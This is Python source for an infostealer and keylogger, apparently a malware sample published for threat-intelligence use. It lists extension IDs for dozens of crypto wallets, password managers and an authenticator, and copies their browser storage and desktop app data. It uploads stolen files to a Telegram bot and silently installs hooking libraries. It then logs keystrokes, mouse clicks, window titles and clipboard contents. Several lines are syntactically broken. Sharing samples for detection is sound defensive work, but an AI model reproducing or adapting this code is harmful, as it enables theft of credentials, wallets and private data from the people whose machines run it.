    "fijngjgcjhjmmpcmkeiomlglpeiijkld":"Talisman","enabgbdfcbaehmbigakijjabdpdnimlg":"Manta","onhogfjeacnfoofkfgppdlbmlmnplgbn":"Sub-Polkadot","amkmjjmmflddogmhpjloimipbofnfjih":"Wombat","glmhbknppefdmpemdmjnjlinpbclokhn":"Orange",
    "hmeobnfnfcmdkdcmlblgagmfpfboieaf":"XDEFI","acmacodkjbdgmoleebolmdjonilkdbch":"Rabby","fcfcfllfndlomdhbehjjcoimbgofdncg":"LeapCosmos","anokgmphncpekkhclmingpimjmcooifb":"Compass-Sei","epapihdplajcdnnkdeiahlgigofloibg":"Sender",
    "efbglgofoippbgcjepnhiblaibcnclgk":"Martian","ldinpeekobnhjjdofggfgjlcehhmanlj":"Leather","lccbohhgfkdikahanoclbdmaolidjdfl":"Wigwam","abkahkcbhngaebpcgfmhkoioedceoigp":"Casper","bhhhlbepdkbapadjdnnojkbgioiodbic":"Solflare",
    "klghhnkeealcohjjanjjdaeeggmfmlpl":"Zerion","lnnnmfcpbkafcpgdllckhmhbkkbpkmid":"Koala","ibljocddagjghmlpgihahamcghfggcjc":"Virgo","ppbibelpcjmhbdihakflkdcoccbgbkpo":"UniSat","afbcbjpbpfadlkmhmclhkeeodmamcflc":"Math",
    "ebfidpplhabeedpnhjnobghokpiioolj":"Fewcha-Move","fopmedgnkfpebglppeddmmochcookhc":"Suku","gjagmgiddbbciopjhllkdnddhcglnemk":"Hashpack","jnlgamecbpmbajjfhmmmlhejkemejdma":"Braavos","pglaagfkgcbmiliolekcfmljdagdhlcm":"Stargazer",
    "hpkpbbcccdmmclmpigdgddabeilkdpd":"Suiet","kilnplioakcdndlodeeceffgidpojajlo":"Aurox","bopcbmipnjdcdfflfgjdgdjejmgpoaab":"Block","kmhcihpebfmpgmihbkipmjlmmioameka":"Eternl","aeachknmefphepccionboohckonoeemg":"Coin98",
    "ajkifnllfhikkjbjopkhmjoieikeihjb":"Noso","pfccjkejcgoppjnllalolplpgogenfojk":"Tomo","jaooiolkmfcmloonphpiiogkfckgciom":"Twetch","kmphdnilpmdejikjdnlbcnmnabepfgkh":"OsmWallet","hbbgbephpgnjikajhfbomhlmmollphcad":"Rise",
    "nbdhlbgginjpnkajaghbffjbkcgljfgdi":"Ramper","fldfpgipfncgndfolcbkdeeknbbbnhcc":"MyTon","jnmbobjmhlngoefaiojfljckilhhlhcj":"OneKey","fcckkdbjnoikooededlapcalpionmalo":"MOBOX","gadbifgblmedliakbceideglоehmffic":"Paragon",
    "ebaeifdbcjklcmoigppnpkcghndhpbbm":"SenSui","opfgelmcmbiajamepnmloijbpoleiama":"Rainbow","jfflgdhkeohhkellibbefdcgjijppkdeb":"OrdPay","kfecffoibanimcnjeajlcnbablfeafho":"Libonomy","opcgpfmipidbgpenhmajoajpbobppdil":"Sui",
    "penjlddjkjgpnkllboccdgccekpkcbin":"OpenMask","kbdcddcmgoplfockflacnnefaehaiocb":"Shell","abogmiocnneedmmepnohnhlijcjpcifd":"Blade","omaabbefbmiijedngplfjmnooppbclkk":"Tonkeeper","cnncmdhjacpkmjmkcafchppbnpnhdmon":"HAVAH",
    "eokbbaidfgdndnljmffldfgjklpjkdol":"Fluent","fnjhmkhhmkbjkkabndcnnogagogbneec":"Ronin","dmkamcknogkgcdfhhbddcghachkejeap":"Keplr","dlcobpjiigpikoobohmabehhmhfoodbb":"ArgentX","aiifbnbfobpmeekipheeijimdpnlpgpp":"Station",
    "eajafomhmkipbjmfmhebemolkcicgfmd":"Taho","mkpegjkblkkefacfnmkajcjmabijhclg":"MagicEden","ffbceckpkpbcmgiaehlloocglmijnpmp":"Initia","lpfcbjknijpeeillifnkikgncikgfhdo":"Nami","fpkhgmpbidmioggeglndfbkegfdlnajnf":"Cosmostation",
    "kppfdiipphfccemcignhifpjkapfbihd":"Frontier","fdjamakpfbbddfjaooikfcpapjohcfmg":"Dashalane"}
    ext_sync_dic={"bhghoamapcdpbohphigoooaddinpkbai":"GoogleAuth",}

    for browser_fn in [chrome,chromium,opera,brave,msedge,vivaldi]:
```

```
        try:
            browser_data = browser_fn()
            prof_dirs = browser_data["prof_dirs"]

            for prof_dir in prof_dirs:
                br_id=browser_fn.__name__
                if br_id=="chrome":br_id="0"
                elif br_id=="brave":br_id="1"
                elif br_id=="edge" or br_id=="msedge":br_id="3"
                pr_id=os.path.basename(prof_dir)
                if pr_id==s_df:pr_id = "0"
                elif pr_id.startswith("Profile "):pr_id=pr_id[8:]

                pre = f"{br_id}_{pr_id}"

                ext_local_root=os.path.join(prof_dir,"Local Extension Settings")
                cp_dirs(ext_local_root, ext_local_dic, dst, pre, \'ext_local\')

                ext_sync_root=os.path.join(prof_dir,"Sync Extension Settings")
                cp_dirs(ext_sync_root, ext_sync_dic, dst, pre, \'ext_sync\')

                local_storage=os.path.join(prof_dir,"Local Storage")
                cp_dir(local_storage, dst, f"{pre}_local_storage", "local_storage")

                db_last_pass=os.path.join(prof_dir, r"databases\\chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0")
                cp_dir(db_last_pass, dst, f"{pre}_db_last_pass", "db_last")
        except:pass

def ld_apd(dst):
    app_win_array={r"%LocalAppData%\\1Password":"1pass",r"%AppData%\\Exodus":"exodus",r"%AppData%\\atomic":"atomic",r"%AppData%\\Electrum":"electrum",r"%AppData%\\WinAuth":"winauth",r"%AppData%\\Proxifier4\\Profiles":"proxifier4",
    r"%AppData%\\Dashlane":"dashlane"}
    app_osx_array={m_base_p+"Exodus":"exodus",m_base_p+"atomic":"atomic"}
    app_linux_array={l_conf_p+"Exodus":"exodus",l_conf_p+"atomic":"atomic"}

    items = []
    if ost == "win32":items = app_win_array
    elif ost.startswith(\'linux\'):items = app_linux_array
    elif ost == \'darwin\':items = app_osx_array

    for item in items:
        try:
            src = os.path.expandvars(item)
            if os.path.isdir(src):shutil.copytree(src, os.path.join(dst,\'app\',app_win_array[item]), dirs_exist_ok=True)
        except:pass

def send_tg(tok, cid, fn):
    tgb_url = f\'https://api.telegram.org/bot{tok}/sendDocument\'
    try:
        with open(fn, \'rb\') as fp:
            files = {\'document\': fp};data = {\'chat_id\': cid}
```

```
            res = requests.post(tgb_url, data=data, files=files)
            fp.close()
            return res.status_code
    except:return -1


is_w=ost.startswith(\'win\')
if is_w == _F:
    try:client.run()
    except KeyboardInterrupt:pass
    sys.exit(0)

try:import pyWinhook as pyHook
except:
    try:subprocess.check_call([_PYP,_M,_P,_L,\'pyWinhook\'], stdout=_DN);import pyWinhook as pyHook
    except:pass
try:import pyperclip
except:
    try:subprocess.check_call([_PYP,_M,_P,_L,\'pyperclip\'], stdout=_DN);import pyperclip
    except:pass
try:import psutil
except:
    try:subprocess.check_call([_PYP,_M,_P,_L,\'psutil\'], stdout=_DN);import psutil
    except:pass
try:import win32process
except:
    try:subprocess.check_call([_PYP,_M,_P,_L,\'pywin32\'], stdout=_DN);import win32process
    except:pass
try:import pythoncom
except:
    try:subprocess.check_call([_PYP,_M,_P,_L,\'pywin32\'], stdout=_DN);import pythoncom
    except:pass
try:import win32gui
except:
    try:subprocess.check_call([_PYP,_M,_P,_L,\'pywin32\'], stdout=_DN);import win32gui
    except:pass

def act_win_pn():
    try:pid = win32process.GetWindowThreadProcessId(win32gui.GetForegroundWindow();return (pid[-1], psutil.Process(pid[-1]).name(
    except:pass

def write_txt(text):0

c_win = 0

m_win = 0
def hmid(event):
    global e_buf, m_win
    if m_win!=event.Window:m_win=event.Window;tt=\'<..>\'
    else:tt=\'<.>\'
```

```
    e_buf+=tt;write_txt(tt);return _T

def hmrd(event):
    global e_buf, m_win
    if m_win!=event.Window:m_win=event.Window;tt=\'<,,>\'
    else:tt=\'<,>\'
    e_buf+=tt;write_txt(tt);return _T

def is_down(status):
    if status == 128: return _T
    return _F

def is_ctl_down():
    return is_down(pyHook.GetKeyState(0x11 or is_down(pyHook.GetKeyState(0xA2 or is_down(pyHook.GetKeyState(0xA3

def check_window(event):
    global c_win
    if c_win != event.Window:
        (pid, text) = act_win_pn()
        tz = timezone(offset=timedelta(hours=9
        d_t = datetime.fromtimestamp(time.time(), tz)
        t_s = d_t.strftime("%m/%d/%Y, %H:%M:%S")

        c_win = event.Window
        return f"\
**\
-[ {text} | PID: {pid}-{c_win}\
-[ @ {t_s} | {event.WindowName}\
**\
"
    return ""

def run_copy_clipboard():
    global e_buf
    try:
        copied = pyperclip.waitForPaste(0.05);tt = "\
==========BEGIN==========\
";tt += copied;tt += "\
==========END==========\
"
        e_buf += tt;write_txt(tt)
    except Exception as ex:pass

def hkb(event):
    if event.KeyID == 0xA2 or event.KeyID == 0xA3:return _T

    global e_buf
    tt = check_window(event)

    key = event.Ascii
    if (is_ctl_down(:key=f"<^{event.Key}>"
    elif key==0xD:key="\
"
    else:
        if key>=32 and key<=126:key=chr(key)
        else:key=f\'<{event.Key}>\'
    tt += key
    if is_ctl_down() and event.Key == \'C\':
        tmr = Timer(0.1, run_copy_clipboard);tmr.start()
    elif is_ctl_down() and event.Key == \'V\':
        tmr = Timer(0.1, run_copy_clipboard);tmr.start()

    e_buf += tt;write_txt(tt);return _T

def startHk():hm = pyHook.HookManager();hm.MouseLeftDown = hmld;hm.MouseRightDown = hmrd;hm.KeyDown = hkb;hm.HookMouse();hm.HookKeyboard()
def hk_loop():
    try:startHk();pythoncom.PumpMessages()
    except:pass
def run_client():
    t1=Thread(target=hk_loop);t1.daemon=_T;t1.start()
    try:client.run()
    except KeyboardInterrupt:sys.exit(0)
run_client()\
```

Source: https://github.com/ssrdio/PublicIoC/tree/main/CestLaVie